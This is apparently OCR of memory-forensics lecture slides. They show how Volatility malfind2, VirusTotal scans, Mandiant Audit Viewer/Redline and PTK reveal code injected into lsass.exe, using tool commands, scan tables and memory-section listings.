
- Listing dll files with volatility is futile (reflective dll)
  - # volatility dlllist -p 616 -f mem.dd
- The plugin malfind2 detects hidden code in VAD structures
- Even though the dll is not listed in PEB it is loaded in the process virtual memory
- By enumerating the VAD-tree suspected memory pages can be found based on their VAD pool type and memory protection bits
- Segments marked with execution, read and write are suspect and if the segment is not connected to a dll-file it is marked with [!]
  - # volatility malfind2 -d report_dir -f mem.dd
- Malfind2 gives the following output (excerpted)

R=4, W=8, E=2

```
# lsass.exe (Pid: 616)
[!] Range: 0x007b0000 - 0x007dbfff (Tag: VadS, Protection: 0x6)
Dumping to report_dir/malfind.616.7b0000-7dbfff.dmp
PE sections: [.text, .rdata, .data, .rsrc, .reloc, ]
```

Virustotal *.dmp files

- Upload the *.dmp files with MZ headers to virustotal



www.virustotal.com/file-scan/report.html?id=1a5c13a4fd

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Comm
user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	malfind.616.7b0000-7dbfff.dmp
Submission date:	2011-01-25 13:24:03 (UTC)
Current status:	finished
Result:	5/ 43 (11.6%)

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.01.18.00	2011.01.17	-
AntiVir	7.11.1.242	2011.01.25	TR/Unpacked.Gen
Antiy-AVL	2.0.3.7	2011.01.25	-
Avast	4.8.1351.0	2011.01.25	-
Avast5	5.0.677.0	2011.01.25	-
AVG	10.0.0.1190	2011.01.25	-
BitDefender	7.2	2011.01.25	-
CAT-QuickHeal	11.00	2011.01.25	-
ClamAV	0.96.4.0	2011.01.25	-
Commtouch	5.2.11.5	2011.01.25	W32/Injector.A.gen!E
Comodo	7495	2011.01.25	-
DrWeb	5.0.2.03300	2011.01.25	-
Emsisoft	5.1.0.1	2011.01.25	-
eSafe	7.0.17.0	2011.01.24	-
eTrust-Vet	36.1.8117	2011.01.24	-
F-Prot	4.6.2.117	2011.01.24	W32/Injector.A.gen!E
F-Secure	9.0.16160.0	2011.01.25	-
Fortinet	4.2.254.0	2011.01.24	-
GData	21	2011.01.25	-
Ikarus	T3.1.1.97.0	2011.01.25	-
Jiangmin	13.0.900	2011.01.24	-
K7AntiVirus	9.78.3635	2011.01.24	Riskware
Kaspersky	7.0.0.125	2011.01.25	-
McAfee	5.400.0.1158	2011.01.25	-
McAfee-GW-Edition	2010.1C	2011.01.25	Heuristic.BehavesLik

www.virustotal.com/file-scan/report.html?id=73ef4a0ff6201d5579b2fd2

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community
user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	malfind.616.a00000-a17fff.dmp
Submission date:	2011-01-25 13:26:01 (UTC)
Current status:	finished
Result:	4/ 43 (9.3%)

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.01.18.00	2011.01.17	-
AntiVir	7.11.1.227	2011.01.24	TR/Unpacked.Gen
Antiy-AVL	2.0.3.7	2011.01.18	-
Avast	4.8.1351.0	2011.01.24	-
Avast5	5.0.677.0	2011.01.24	-
AVG	10.0.0.1190	2011.01.24	-
BitDefender	7.2	2011.01.24	-
CAT-QuickHeal	11.00	2011.01.24	-
ClamAV	0.96.4.0	2011.01.24	-
Commtouch	5.2.11.5	2011.01.24	W32/Injector.A.gen!Eldorado
Comodo	7484	2011.01.24	-
DrWeb	5.0.2.03300	2011.01.24	-
Emsisoft	5.1.0.1	2011.01.24	-
eSafe	7.0.17.0	2011.01.23	-
eTrust-Vet	36.1.8115	2011.01.21	-
F-Prot	4.6.2.117	2011.01.23	W32/Injector.A.gen!Eldorado
F-Secure	9.0.16160.0	2011.01.24	-
Fortinet	4.2.254.0	2011.01.24	-
GData	21	2011.01.24	-
Ikarus	T3.1.1.97.0	2011.01.24	-
Jiangmin	13.0.900	2011.01.24	-
K7AntiVirus	9.77.3618	2011.01.22	Riskware
Kaspersky	7.0.0.125	2011.01.24	-
McAfee	5.400.0.1158	2011.01.24	-
McAfee-GW-Edition	2010.1C	2011.01.24	-


an/report.html?id=5a51a23f5bb38c69498b2c

say(s) this sample is goodware. 0 VT Community
e is malware.

Last Update	Result
2011.01.17	-
2011.01.25	TR/Dropper.Gen2
2011.01.25	-
2011.01.25	-
2011.01.25	-
2011.01.25	-
2011.01.25	-
2011.01.25	-
2011.01.25	-
2011.01.25	W32/Injector.A.gen!Eldorado
2011.01.25	-
2011.01.25	-
2011.01.25	-
2011.01.24	-
2011.01.24	-
2011.01.24	W32/Injector.A.gen!Eldorado
2011.01.25	-
2011.01.24	-
2011.01.25	-
2011.01.25	-
2011.01.24	-
2011.01.24	Riskware
2011.01.25	-
2011.01.25	-
2011.01.25	-

MANDIANT Audit Viewer

- Processes with injected memory sections are marked in red
  - If the section have no name but despite this have a standard MZ signature in its PE header
- Latest development is to inject code with no PE header!




Audit Viewer - C:\hjo\mandiant\out2\Audits\HJO-PCLAP\20100615181422

```
Processes
  lsass.exe - -1200
    PID: 616
    Parent PID: 556 -> winlogon.exe
    Path: C:\WINDOWS\system32
    Arguments: C:\WINDOWS\system32\lsass.exe
    Start Time: 2010-06-15 17:34:33
  cmd.exe - -400
  ctfmon.exe - -400
  VMwareService.exe
  svchost.exe
  svchost.exe
  services.exe
  svchost.exe
  Explorer.EXE
  smss.exe
  csrss.exe
  VMwareUser.exe
  VMwareTray.exe
  spoolsv.exe
  winlogon.exe
  svchost.exe
  vmacthlp.exe
  msmsgs.exe
  win32dd.exe
    PID: 1696
    Parent PID: 1220 -> cmd.exe
    Path: C:\tmp
    Arguments: win32dd.exe /f mem.dmp
    Start Time: 2010-06-15 17:51:18
  System
```

Protection	RegionStart	RegionSize	Mapped	RawFlags	Name
EXECUTE_READWRITE PrivateMemory MemCommit	0x00f10000	0x000b7000	false	0xc60000b7	
EXECUTE_READWRITE PrivateMemory MemCommit	0x00e50000	0x000b1000	false	0xc60000b1	
EXECUTE_READWRITE PrivateMemory MemCommit	0x00a00000	0x00018000	false	0xc6000018	
EXECUTE_READWRITE PrivateMemory MemCommit	0x007b0000	0x0002c000	false	0xc600002c	
EXECUTE_WRITECOPY ImageMap	0x01000000	0x00005000	true	0x07100001	\WINDOWS\system32\lsass.exe
READWRITE PrivateMemory	0x00970000	0x00040000	false	0x84000007	
READWRITE PrivateMemory	0x007e0000	0x00040000	false	0x84000003	
READWRITE PrivateMemory	0x005c0000	0x00040000	false	0x84000007	
EXECUTE_READ NoChange	0x00280000	0x000c8000	false	0x03400000	
READWRITE	0x00190000	0x00010000	false	0x04000000	
READWRITE PrivateMemory MemCommit	0x00020000	0x00001000	false	0xc4000001	
READWRITE PrivateMemory MemCommit	0x00010000	0x00001000	false	0xc4000001	
READWRITE PrivateMemory	0x00080000	0x00100000	false	0x84000051	
READONLY NoChange	0x00070000	0x00001000	false	0x01400000	
READWRITE PrivateMemory	0x00030000	0x00040000	false	0x8400000b	
READWRITE PrivateMemory	0x00180000	0x00010000	false	0x84000006	
READONLY	0x00250000	0x00006000	false	0x01000000	\WINDOWS\system32\sorttbls.nls
READONLY	0x001c0000	0x00034000	false	0x01000000	\WINDOWS\system32\locale.nls
READONLY	0x001a0000	0x00016000	false	0x01000000	\WINDOWS\system32\unicode.nls
READONLY	0x00200000	0x00041000	false	0x01000000	\WINDOWS\system32\sortkey.nls
READONLY	0x00270000	0x00003000	false	0x01000000	\WINDOWS\system32\ctype.nls
READWRITE PrivateMemory	0x00260000	0x00010000	false	0x84000006	
READWRITE PrivateMemory	0x00500000	0x00040000	false	0x84000007	
EXECUTE_READ NoChange	0x00470000	0x00080000	false	0x03400000	
READONLY NoChange	0x00350000	0x00103000	false	0x01400000	
READWRITE PrivateMemory NoChange MemCommit	0x00460000	0x00001000	false	0xc4400001	
READWRITE PrivateMemory NoChange MemCommit	0x004f0000	0x00001000	false	0xc4400001	
READWRITE PrivateMemory	0x00580000	0x00040000	false	0x84000007	
READWRITE PrivateMemory	0x00540000	0x00040000	false	0x84000007	
READWRITE PrivateMemory	0x00660000	0x00040000	false	0x84000007	
READWRITE PrivateMemory	0x00610000	0x00040000	false	0x84000007	
READWRITE	0x00600000	0x00001000	false	0x04000000	
READWRITE	0x00650000	0x00010000	false	0x04000000	
READWRITE PrivateMemory	0x006a0000	0x00100000	false	0x84000007	

MANDIANT Redline

- A more advanced tool than Audit Viewer which it replaces



Mandiant Redline™ - D:\cases\mem-lecture\AnalysisSession.mans

Home ▸ Host ▸ Processes ▸ Memory Sections

Review Memory Sections / DLLs

These views show the memory sections that each running process is comprised of. Named memory sections are those that are mapped to files, primarily DLLs. For those unfamiliar with malware analysis, the best view to start with is "Least Frequency of Occurrence (Untrusted Only): unlike system DLLs, malware DLLs normally are not signed and are usually loaded by a single process, and thus will often appear in this view.

Least Frequency of Occurrence (Untrusted Only)
Shows only Named Sections that occur less than 4 times across all processes and are untrusted.

Least Frequency of Occurrence
Shows only Named Sections that occur less than 4 times across all processes.

Named Sections Only
Show only Named Sections.

Injected Memory Sections
Show only Injected Memory Sections.

All Memory Sections
Show all Memory Sections.

Trust Status	SectionNa...	Count	MD5	MemD5	SHA1	SHA256
🟥 Injected		0				
🟥 Injected		0				
🟥 Injected		0				
🟥 Injected		0				

Section Information

Section Name: Not Available
Injected: True
Region Start: 0x007b0000
Region Size: 176 Kilobytes
Raw Flags: 0xc600002c
Mapped: False
Protection: EXECUTE_READWRITE PrivateMemory MemCommit
Process: lsass.exe
Pid: 616


Hashes

MD5: Not Available
SHA1: Not Available
SHA256: Not Available
MemD5: Not Available

PEInfo

PE Type:

SIFT Workstation 2.1 - PTK



PTK

Case: lecture | Image: lecture

RAM analysis | Keyword | Bookmark | Reports | Close

Choose analysis type: psscan — Scans the flat physical address space for EPROCESS objects.

Start offset:

End offset:


Slow scan: yes

Start

```
No.  PID    PPID   Time created             Time exited              Offset     PDB        Remarks
---- ------ ------ ------------------------ ------------------------ ---------- ---------- ----------------

   1      0      0                                                   0x00544640 0x00039000 Idle
   2   1836    604 Tue Jun 15 17:34:54 2010                          0x01cdb8b8 0x0b482000 VMwareService.e
   3    864    604 Tue Jun 15 17:34:34 2010
   4   1220   1356 Tue Jun 15 17:36:37 2010
   5   1028    604 Tue Jun 15 17:34:34 2010
   6    604    556 Tue Jun 15 17:34:33 2010
```

Find: e4ffff Previous Next

Done



PTK

Case: lecture | Image: lecture

RAM analysis | Keyword | Bookmark | Reports | Close

Choose analysis type: vadinfo — Print detailed information about each object found in the Virtual Address Descriptors (VAD) tree associated with a particular process.

Offset: 0x022fa6b0

